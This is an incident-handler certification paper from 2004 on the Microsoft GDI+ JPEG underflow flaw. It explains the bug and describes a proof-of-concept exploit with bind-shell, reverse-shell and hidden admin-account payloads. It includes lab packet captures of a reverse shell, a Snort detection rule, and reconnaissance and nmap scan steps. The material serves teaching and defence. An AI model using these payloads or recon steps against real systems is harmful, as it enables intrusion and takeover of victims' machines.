Global Information Assurance Certification Paper

GIAC Certified Incident Handler - GCIH
Practical Assignment
Version 4 (Revised August 31, 2004)

Microsoft GDI+ Library JPEG Segment Length Integer Underflow Vulnerability

By:

Suid O. Adeyanju, CISSP, MSc Info. Security
(Royal Holloway)

31 October 2004

Table of Contents

Abstract

This paper discusses how to carry out a buf fer overflow attack using a vulnerability in Microsoft Jpeg library. It steps through the stages an attacker followed to attack a vulnerable machine to the processes/procedures an incident handler underwent to properly manage the incident.

This paper is written to fulfil the practical requirement of GIAC Certified Incident Handler (GCIH) certification. The author hopes that it can also be used as a source of information and reference for other security professionals.

Statement of Purpose

This paper will explain how a remote exploit uses Microsoft GDI+ Library JPEG Segment Length Integer Underflow Vulnerability to execute arbitrary code via a specially crafted jpeg file.

Firstly, this paper will explain the words vulnerability and exploit as used within the Information security arena.

What is a security vulnerability? Vulnerability is generally referred to as any fact within a computer system that is a legitimate security concern. [1]

A vulnerability is a state in a computing system (or set of systems) whic h either:

- allows an attacker to execute commands as another user
- allows an attacker to access data that is contrary to the specified access restrictions for that data
- allows an attacker to pose as another entity
- allows an attacker to conduct a denial o f service

What is an exploit? An exploit is a code writte n to take advantage of a vulnerability. This could either be written as a proof of concept or to cause damage.

The chosen exploit is JpegOfDeathall.c . To demonstrate how this exploit takes advantage of the Microsoft GDI+ Library JPEG Segment Length Integer Underflow Vulnerability, I will set up a network comprising o f one Windows machines running Microsoft Window XP SP1 with Internet Explorer 6.0 Service Pack 1 (Victim's machine), a second Windows machine will be set up running Microsoft C++ to compile the exploit and a Linux machine running Red Hat 9 (Attacker's machine). The exploit will be compiled on the Windows machine running Microsoft C++ . A specially crafted jpeg file will be created by runn ing the executable exploit with

[1] **CVE Common Vulnerabilities and Exposures Terminology**
http://www.cve.mitre.org/about/terminology.html

certain parameters. This jpeg file will be copied onto the root directory on the victim's machine. Once the victim browse his or her root directory (usually c drive in Windows) using Explorer, the buffer overflow will take p lace and the payload is executed. The attacker's machine will start listening for the port specified when generating the exploit file. The victim's machine will shovel a shell back to the victim one the exploit connectback shellcode is executed. Another de monstration will be running the exploit with a portbind shellcode option. When the victim browses the directory containing the specially crafted jpeg file, the TCP port which is specified when creating exploit jpeg will be opened on the victim's machine. T he attacker will gain shell access to the victim's machine by telneting on the TCP port.

The final demonstration will run the executable exploit with flag –a which will create a crafted jpeg file. Once the victim browses the directory containing this fi le, a user X with password X belonging to the local administrators group will be created.

The Exploit

Name

The name of the exploit is JpegOfDeath.c. It is a proof of concept developed by "M4Z3R" to demonstrate the Microsoft GDI+ vulnerability discovered by Nick DeBaggis.

Microsoft GDIPlus.DLL JPEG Parsing Engine Buffer Overflow vulnerability is currently under review for possible inclusion into the Common Vulnerability and Exposure database. The vulnerability database references are as follows

CVE - CAN-2004-0200
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0200

US-CERT – Vulnerability Note VU#297462
http://www.kb.cert.org/vuls/id/297462

Microsoft - MS04-028
http://www.microsoft.com/technet/security/bulletin/MS04-028.mspx

Bugtraq id - 11173
http://www.securityfocus.com/bid/11173

Operating System

The following operating system including version numbers and patch levels have been reported to be affected

```
*  Avaya DefinityOne Media Servers
*  Avaya IP600 Media Servers
*  Avaya S3400 Modular Messaging
*  Avaya S8100 Media Servers
*  Microsoft .NET Framework 1.0.0 SP2
*  Microsoft .NET Framework 1.1.0
*  Microsoft .NET Framework SDK 1.0.0
*  Microsoft .NET Framework SDK 1.0.0 SP1
*  Microsoft .NET Framework SDK 1.0.0 SP2
*  Microsoft Digital Image Pro 7.0 .0
*  Microsoft Digital Image Pro 9.0.0
*  Microsoft Digital Image Suite 9.0.0
*  Microsoft Greetings 2002
*  Microsoft Internet Explorer 6.0.0 SP1
*  Microsoft Office 2003
     Microsoft Excel 2003
     Microsoft FrontPage 2003
     Microsoft InfoPath 2003
     Microsoft OneNote 2003
     Microsoft Outlook 2003
     Microsoft PowerPoint 2003
     Microsoft Publisher 2003
```

Microsoft Word 2003

* Microsoft Office XP SP2
* Microsoft Office XP SP3
  Microsoft Excel 2002 SP3
  Microsoft FrontPage 2002 SP3
  Microsoft Outlook 2002 SP3
  Microsoft PowerPoint 2002 SP3
  Microsoft Publisher 2002 SP3
  Microsoft Word 2002 SP3

* Microsoft Picture It! 7.0.0
* Microsoft Picture It! 9.0.0
  Microsoft MSN Messenger Service 9.0.0

* Microsoft Picture It! 2002
* Microsoft Picture It! Library
  Microsoft MSN Messenger Service 9.0.0

* Microsoft Platform SDK Redistributable: GDI+ Microsoft Producer for Microsoft Office PowerPoint Microsoft Project 2002 Microsoft Project 2002 SP1 Microsoft Project 2003 Micros oft Visio 2002 Professional SP2 Microsoft Visio 2002 Standard SP2 Microsoft Visio 2003 Professional Microsoft Visio 2003 Standard Microsoft Visual Studio .NET 2002
* Microsoft Visual Basic .NET Standard 2002
* Microsoft Visual C# .NET Standard 2002
* Microsoft Visual C++ .NET Standard 2002

* Microsoft Visual Studio .NET 2003
* Microsoft Visual Basic .NET Standard 2003
* Microsoft Visual C# .NET Standard 2003
* Microsoft Visual C++ .NET Standard 2003
* Microsoft Visual J# .NET Standard 2003

* Microsoft Windows Se rver 2003 Datacenter Edition Microsoft Windows Server 2003 Datacenter Edition 64 -bit Microsoft Windows Server 2003 Enterprise Edition Microsoft Windows Server 2003 Enterprise Edition 64 -bit Microsoft Windows Server 2003 Standard Edition Microsoft Windows S erver 2003 Web Edition Microsoft Windows XP 64 -bit Edition Microsoft Windows XP 64 -bit Edition SP1 Microsoft Windows XP 64 -bit Edition Version 2003 Microsoft Windows XP Home Microsoft Windows XP Home SP1 Microsoft Windows XP Professional Microsoft Window s XP Professional SP1

Protocols/Services/Applications

The exploit takes advantage of improper boundary checking in Microsoft's Graphic Device Interface Plus (GDI+). The dynamic -link library - GDIplus.dll contains a vulnerability in the processing of JP EG images.

When the jpeg file created by the exploit is view by a vulnerable host, the buffer overflow takes place. The payload used is both portbind and connectback shellcode. The vulnerable host will either start listening on the TCP port crafted into the jpeg file or shovel a shell back to the attacker listening on a specified port.


What is a portbind shellcode? A portbind shellcode redirects a command interpreter to a file descriptor. It listens on a TCP port and waits for an in coming connection. W hen the connection is received the code then redirects a command interpreter to the client. [2]

What is a connectback shellcode? A connectback shellcode or reverse shell as it is so called, is the process by which a TCP connection is established to a remote host and a command interpreter's output and input are directed to and from the allocated TCP connection.[3]

The attack takes place over TCP port 7132. TCP is part of the TCP/IP suite of protocols. It is a connection -oriented transport layer protocol. TCP enables two hosts to establish a connection and exchange streams of data. TCP guarantees delivery of data and also guarantees that packets will be delivered in the same order in which they were sent.
Before sending data across the network, TCP establishes a connection with the destination via an exchange of management packets. This is called the "three way handshake". As illustrated in Figure 1, the client sends a SYN packet to the server indicating that it wishes to communicate on a specific port. If the ser ver is listening on the desired TCP port, it will respond by sending a SYN/ACK packet back to the client (basically acknowledging it received the SYN). Finally, the client send it's own ACK back to the server and the connection is established. The connection is destroyed, again via an exchange of management packets, when the application that was using TCP indicates that no more data will be transferred.

[2] **Understanding Windows Shellcode by Ska pe**
http://www.astalavista.com/data/win32shellcode.pdf

[3] **Understanding Windows Shellcode by Skape**
http://www.asta lavista.com/data/win32shellcode.pdf



4

In the case of my exploit running the connectback shellcode option , the attacker opens TCP port 7123 on its machine and waits for a SYN packet to be sent. Once the victim views the specially crafted jpeg file, the connectback shellcode executes and requests a connection be established with the attacker's machine on TCP port 7123 by sending an SYN. Since the attacker's machine is listening on this port, it sends back a SYN ACK acknowledging receipt of the SYN. Finally the client sends an ACK and a command interpreter's output and input is directed through TCP port 7123.

Running the exploit with the portbind option, the reverse happens. The victim's machine starts listening on TCP port 7123, waiting for a SYN packet to be sent to it. The attacker will can send a SYN by telneting to this port i.e telnet <victim's IP address> 7123 . Since the victim's machine is listening it will reply with a SYN ACK. Finally an ACK is sent by the attacker's machine and a command interpreter is directed to the client.

Description

The Microsoft (Graphics Device Interface) GDI+ library JPEG handler is prone to integer underflow vulnerability when handling JPEG format images.

JPEG images are stored in what is known as the JPEG File Interchange Format (JFIF) specification that defines the actual structure of the file containing the image data. The Microsoft GDI+ is a successor to the Windows Graphics Device Interface (GDI), and is used by default in the Windows XP and Windows Server 2003 operating systems. The GDI+ library

[4] Adapted from IC3 (Network Security) Lecture note for the MSc Information Security programme at the Royal Holloway University of London. www.isg.rhul.ac.uk

(gdiplus.dll) is responsible for parsing and displaying image files, such as JP EG files.

This vulnerability presents itself due to a lack of sufficient sanity checks performed when subtracting two from a value derived from a JPEG (JFIF) comment segment length. When ensuring that the target comment segment contains data, prior to carrying out a memory copy operation, the software subtracts two from the segment length to ensure the value is not zero. However, the procedure does not verify that the length value is greater than or equal to two prior to the subtraction. As a result, by supplying a segment length value of zero or one, the subtraction operation will result in an integer underflow. The underflow will result in a segment length value of negative one or negative two.

When this erroneous segment length value is subsequently emp loyed in the memory copy operation, excessive data will be copied into an insufficient heap -based chunk of memory, this operation will cause the corruption of heap -based memory management structures. This corruption will in turn assist the attacker in writ ing to arbitrary locations in process memory.

It has been confirmed that a specially crafted JPEG image will trigger this vulnerability and result in the execution of arbitrary attacker -supplied code. Code execution would occur in the context of the user that is running software that is linked to the vulnerable library.

Because this issue affects a shared library, any software that is linked to the GDI+ library will be prone to this vulnerability. Additionally, other vendor softwares are shipped with a vulnerable version of the GDI+ library; this may lead to the re - introduction of the vulnerability on a system that has been patched against the issue. [5]

What is buffer overflow?

[6]To understand buffer overflows, we need an understanding of how programs run on a computer.

When a program runs on a computer, the CPU fetches instruction from the memory. This is done one after the other in a sequential order. The CPU has an inventory called the Instruction Pointer which tells it where to fetch the next instruct ion for the running program. The processor fetches the program instruction from memory by using the instruction pointer to refer to a location in memory where the instruction resides. The instruction is executed and the instruction pointer in incremented. The next instruction is then fetched and run. This process of fetching and executing continues in a sequential manner until a jump, branch, procedure call or function is encountered. This alters the flow and the Instruction pointer's value is changed to po int to the new location in memory.

[5] **Symantec Deepsigh t Alert Services**
http://alerts.symantec.com

[6] http://www.cultdeadcow.com/cDc_files/cDc -351/

It is worth noting that a procedure call alters the flow of control just as a jump does, but unlike a jump, when finished performing its task, a function returns control to the statement or instruction following the call .

A buffer overflow occurs when the amount of date inputted into buffer is larger than the allocated buffer space.

An analogy is when something very large is placed in a box far too small for it to fit. An example in code is as follows:

```
void func(void)
{
   int i;
   char buffer[256];
                                    // *
   for(i=0;i<512;i++)
      buffer[i]='A';                // !

   return;
}
```

In the sample code, our buffer space allocated is 256, however, the for loop will continue adding As to the buffer until it reac hes 512 As. After the 256 th A, the rest of the As have to go somewhere.

And where they go depends on the operating system implementation and programming language, but if you don't have automat ic bounds checking lik e Java, those 'A's could be going somewhere unfortunate.

Here is a picture of a healthy 32 -bit stack in an operating system like Windows 9x/NT running on an Intel platform. It looks like what it should look like at the point marked "*" in the code above.

```
STACK
        ----------------
        Local Variables
ESP->   i
        Buffer
        ----------------
EBP->   Old Value of EBP
        ----------------
        Return Address
        ----------------
```

When the "func" procedure returns, it moves EBP (frame pointer) back into ESP (Stack pointer), and POP's (i.e. removes) the return address off the stack. When the above line of code marked '!' executes, it overflows the buffer, writing 'A's over the old value of EBP and over the return address. By overwrit ing the return address, you can seriously alter the programs flow of execution . All you have to do is change the return address to point to a memory location of your choice, and the code you want to execute will be reached when this procedure decides to 'r eturn'. If you stuff the buffer with code bytes, you can then reroute the Instruction pointer to them on the next return. This is possible because the stack is considered executable memory in Windows 9x/NT on the Intel architecture.

When thinking about bu ffer overflow vulnerabilities, a file can sometimes be as harmful as a packet.

By viewing the specially crafted jpeg file, excessive data will be copied into an insufficient heap -based chunk of memory, buffer overflows occurs in GDIplus.dll and the attacker will overwrite the return address. The new return address will now point to the attacker's connectback shellcode , portbind shellcode or a code written by the attacker to create user X with password X and admin privileges.


Signature of the Attack

The exploit can execute a variety of payloads depending on the flags chosen when generating the jpeg file. The options available are

- Portbind Shellcode – The victim listens on a specified TCP port i.e. 7123
- Connectback Shellcode – The victim connects to an attac ker's PC listening on a specifed port i.e. 7123
- The exploits creates a user X with password X, in the admin localgroup on the victim's PC

Attacks can be done by either copying the specially crafted jpeg file onto the victim's machine; by copying the jpeg file onto a network share and luri ng the victim into accessing it; sending the crafted file by email or persuading the victim to view a web page which contains the exploit.

In this particular scenario, payload is portbind shellcode, therefore there are no network traces of the exploit. This is because the exploit will open the specified port on the victim's machine as shown in the diagram below.



If the command "netstat –an" issued on the command line, the system will be found listening on TCP port 7132 as crafted in the jpeg file.

There are no log entries in Event viewer when the attacker uses the exploit against a target host.

When the exploit was run with connectback option, u sing sniffer like Tcpdump (http://www.tcpdump.org) or Windump (http://wind ump.polito.it), specific conversation patterns between the victim's machine and the attacker when the attack is progressing can be identified, as shown in the packet traces below. In these traces, 192.168.0.3 is the victim, 192.168.0.50 is the attacker, connect back port is 7123.

First of all, TCP three way handshake initiated from the client to the server on port 7123: SYN, SYN/ACK and ACK

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/31-11:27:04.105259 192.168.0.3:1192 -> 192.168.0.50:7123
TCP TTL:128 TOS:0x0 ID:8163 IpLen:20 DgmLen:48 DF
******S* Seq: 0x7A0DD2EB  Ack: 0x0  Win: 0x6270  TcpLen: 28
TCP Options (4) => MSS: 1260 NOP NOP SackOK
0x0000: 00 02 8A 78 8D 44 00 40 05 26 36 ED 08 00 45 00  ...x.D.@.&6...E.
0x0010: 00 30 1F E3 40 00 80 06 59 5F C0 A8 00 03 C0 A8  .0..@...Y_......
0x0020: 00 32 04 A8 1B D3 7A 0D D2 EB 00 00 00 00 70 02  .2....z.......p.
0x0030: 62 70 32 7D 00 00 02 04 04 EC 01 01 04 02        bp2}..........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/31-11:27:04.106683 192.168.0.50:7123 -> 192.168.0.3:1192
TCP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0xB89E8E5C  Ack: 0x7A0DD2EC  Win: 0x16D0  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
0x0000: 00 40 05 26 36 ED 00 02 8A 78 8D 44 08 00 45 00  .@.&6....x.D..E.
0x0010: 00 30 00 00 40 00 40 06 B9 42 C0 A8 00 32 C0 A8  .0..@.@..B...2..
0x0020: 00 03 1B D3 04 A8 B8 9E 8E 5C 7A 0D D2 EC 70 12  .........\z...p.
0x0030: 16 D0 36 49 00 00 02 04 05 B4 01 01 04 02        ..6I..........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/31-11:27:04.108233 192.168.0.3:1192 -> 192.168.0.50:7123
TCP TTL:128 TOS:0x0 ID:8164 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x7A0DD2EC  Ack: 0xB89E8E5D  Win: 0x6270  TcpLen: 20
0x0000: 00 02 8A 78 8D 44 00 40 05 26 36 ED 08 00 45 00  ...x.D.@.&6...E.
0x0010: 00 28 1F E4 40 00 80 06 59 66 C0 A8 00 03 C0 A8  .(..@...Yf......
0x0020: 00 32 04 A8 1B D3 7A 0D D2 EC B8 9E 8E 5D 50 10  .2....z......]P.
0x0030: 62 70 17 6D 00 00                                bp.m..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/31-11:27:04.178016 192.168.0.3:1192 -> 192.168.0.50:7123
TCP TTL:128 TOS:0x0 ID:8165 IpLen:20 DgmLen:79 DF
***AP*** Seq: 0x7A0DD2EC  Ack: 0xB89E8E5D  Win: 0x6270  TcpLen: 20
0x0000: 00 02 8A 78 8D 44 00 40 05 26 36 ED 08 00 45 00  ...x.D.@.&6...E.
0x0010: 00 4F 1F E5 40 00 80 06 59 3E C0 A8 00 03 C0 A8  .O..@...Y>......
0x0020: 00 32 04 A8 1B D3 7A 0D D2 EC B8 9E 8E 5D 50 18  .2....z......]P.
0x0030: 62 70 2C 2B 00 00 4D 69 63 72 6F 73 6F 66 74 20  bp,+..Microsoft
0x0040: 57 69 6E 64 6F 77 73 20 58 50 20 5B 56 65 72 73  Windows XP [Vers
0x0050: 69 6F 6E 20 35 2E 31 2E 32 36 30 30 5D           ion 5.1.2600]
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/31-11:27:04.181785 192.168.0.3:1192 -> 192.168.0.50:7123
TCP TTL:128 TOS:0x0 ID:8166 IpLen:20 DgmLen:122 DF
***AP*** Seq: 0x7A0DD313  Ack: 0xB89E8E5D  Win: 0x6270  TcpLen: 20
0x0000: 00 02 8A 78 8D 44 00 40 05 26 36 ED 08 00 45 00  ...x.D.@.&6...E.
0x0010: 00 7A 1F E6 40 00 80 06 59 12 C0 A8 00 03 C0 A8  .z..@...Y.......
0x0020: 00 32 04 A8 1B D3 7A 0D D3 13 B8 9E 8E 5D 50 18  .2....z......]P.
0x0030: 62 70 B5 D5 00 00 0D 0A 28 43 29 20 43 6F 70 79  bp......(C) Copy
0x0040: 72 69 67 68 74 20 31 39 38 35 2D 32 30 30 31 20  right 1985-2001
0x0050: 4D 69 63 72 6F 73 6F 66 74 20 43 6F 72 70 2E 0D  Microsoft Corp..
0x0060: 0A 0D 0A 43 3A 5C 44 6F 63 75 6D 65 6E 74 73 20  ...C:\Documents
0x0070: 61 6E 64 20 53 65 74 74 69 6E 67 73 5C 73 5F 61  and Settings\s_a
0x0080: 64 65 79 61 6E 6A 75 3E                          deyanju>

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Client sends its shell to the Server. As seen in t he ASCII interpretation of the packets sent by the server (shown in bold), there are standard greetings of Windows shell. Default directory is \Documents and settings \s_adeyanju.

The attack can also be detected with Snort IDS. The rule created for this i s shown below, and can be found at: http://www.snort.org/snort -db/sid.html?sid=2705

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:" JPEG parser heap overflow attempt"; content:"image/"; nocase; pcre:"/^Content - Type\s\x3a\s*image\x2fp?jpe?g.*\xFF\xD8.{2}.*\xFF[\xE1\xE2\xED\xFE]\x00[\x00\ x01]/smi"; reference:url,www.microsoft.com/security/bulletins/200409_jpeg.mspx; classtype:attempted-admin; sid:2705; rev:4;)*

The detection signature above rule is explained below:

alert tcp $EXTERNAL_NET any -> $HOME_NET any

Look for traffic from hosts defined in $EXTERNAL_NET with any TCP source ports to the addresses defined in $HOME_NET on any TCP port, and generate an alert when the condition specified in the rule is met. The $EXTERNAL_NET and $HOME_NET are two v ariables set in the Snort configuration file, snort.conf.

content:"image/"; nocase; pcre:"/^Content - Type\s\x3a\s*image\x2fp?jpe?g.*\xFF\xD8.{2}.*\xFF[\xE1\xE2\xED\xFE]\x00[\x00\ x01]/smi";*

Looks for the specified pattern in an image file;


Using the abov e detection rule, Snort will generate the alert below when it captures the traffic sent by the exploit.

[**] [1:2515:7] MISC PCT JPEG parser heap overflow attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
10/31-11:27:04.178016 192.168.0.3:1192 -> 192.168.0.50:7123
TCP TTL:128 TOS:0x0 ID:8165 IpLen:20 DgmLen:79 DF
****AP*** Seq: 0x7A0DD2EC Ack: 0xB89E8E5D Win: 0x6270 TcpLen: 20*
[Xref => http:// www.microsoft.com/security/bulletins/200409_jpeg.mspx]

Stages of the Attack

Reconnaissance

In order for this attack to be successful, I need to know that the victim is a Microsoft machine running a vulnerable version of windows. To do this I need to find out certain information about the victim. Assuming the victim is on a remote network across the Internet (e.g www.firstpointinvestments.com) , I will need to know the IP address range registered to the victim , the technical contact, his address and contact telephone. Checking the whois database for the victim's domain name will reveal the required information.



Next step is to do a search on the technical contact on google.com for postings that might reveal information about what Operating System he is running, what patches is applied, if he has Network intrusion detection system installed and if possible his firewall or Network device configuration files which could give away vital information about the internal layout of the his network.

Scanning

The objective of this phase is to ascertain if the victim fits the profile of a vulnerable machine. First of all , I need to make sure that the machine is running. I need to find out its Operating System and if possible, its patch level. I need to run a scan on the IP

address range obtain during the reconnaissance phase. In the case of my demo lab, I ran a Linux based tool called Cheops -ng[7]. This tool uses nmap[8] for OS fingerprinting. The scan revealed the Operation system the victim is running, all the open ports on the machines and the patch level.

In the case of my hypothetical remote machine on the Internet, I will run nmap on the network range. This will reveal all the machines running on the network, their IP address, the OS they are running and the open ports on each machine. This exercise will enable me find out the victim's weaknesses. An example is illustrated below.

root@t4linux ~/src
$ nmap -P0 -n -T4 -sS -A -p1-65535 212.12.21.43
Starting nmap 3.50 (http://www.insecure.org/nmap) at 2004 -07-03 11:12
Pacific
Daylight Time
Interesting ports on 212.12.21.43:
(The 65516 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE VERSION
7/tcp open echo
9/tcp open discard?
13/tcp open daytime Microsoft Windows USA daytime
17/tcp open qotd Windows qotd
19/tcp open chargen
21/tcp open ftp Microsoft ftpd 5.0
25/tcp open smtp Microsoft ESMTP 5.0.2172.1
80/tcp open http Microsoft IIS webserver 5.0
135/tcp open msrpc Microsoft Windows msrpc
139/tcp open netbios-ssn
443/tcp open https?
445/tcp open microsoft-ds Microsoft Windows 2000 microsoft-ds
1027/tcp open msrpc Microsoft Windows msrpc
1029/tcp open mstask Microsoft mstask (task server -
c:\winnt\system32\Mstask.exe)
1032/tcp open mstask Microsoft mstask (task server -
c:\winnt\system32\Mstask.exe)
1433/tcp open ms-sql-s?
3372/tcp open msdtc Microsoft Distributed Transaction Coordinator
3389/tcp open microsoft-rdp Microsoft Terminal Service (Windows 2000 Server)
7594/tcp open http Microsoft IIS webserver 5.0
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000 Professional SP3

[7] Cheops-ng is a Network management tool for mapping and monitoring your network. It has host/network discovery functionality as well as OS detection of hosts. For more info visit http://cheops-ng.sourceforge.net/

[8] Nmap ("Network Mapper") is a free open source utility for network exploration or security auditing. It was designed to rapidly scan large networks, although it works fine against single hosts. For more info visit http://www.insecure.org/nmap

or Advanced Server, or Windows XP
Nmap run completed -- 1 IP address (1 host up) scanned in 179.318 seconds
root@t4linux ~/src

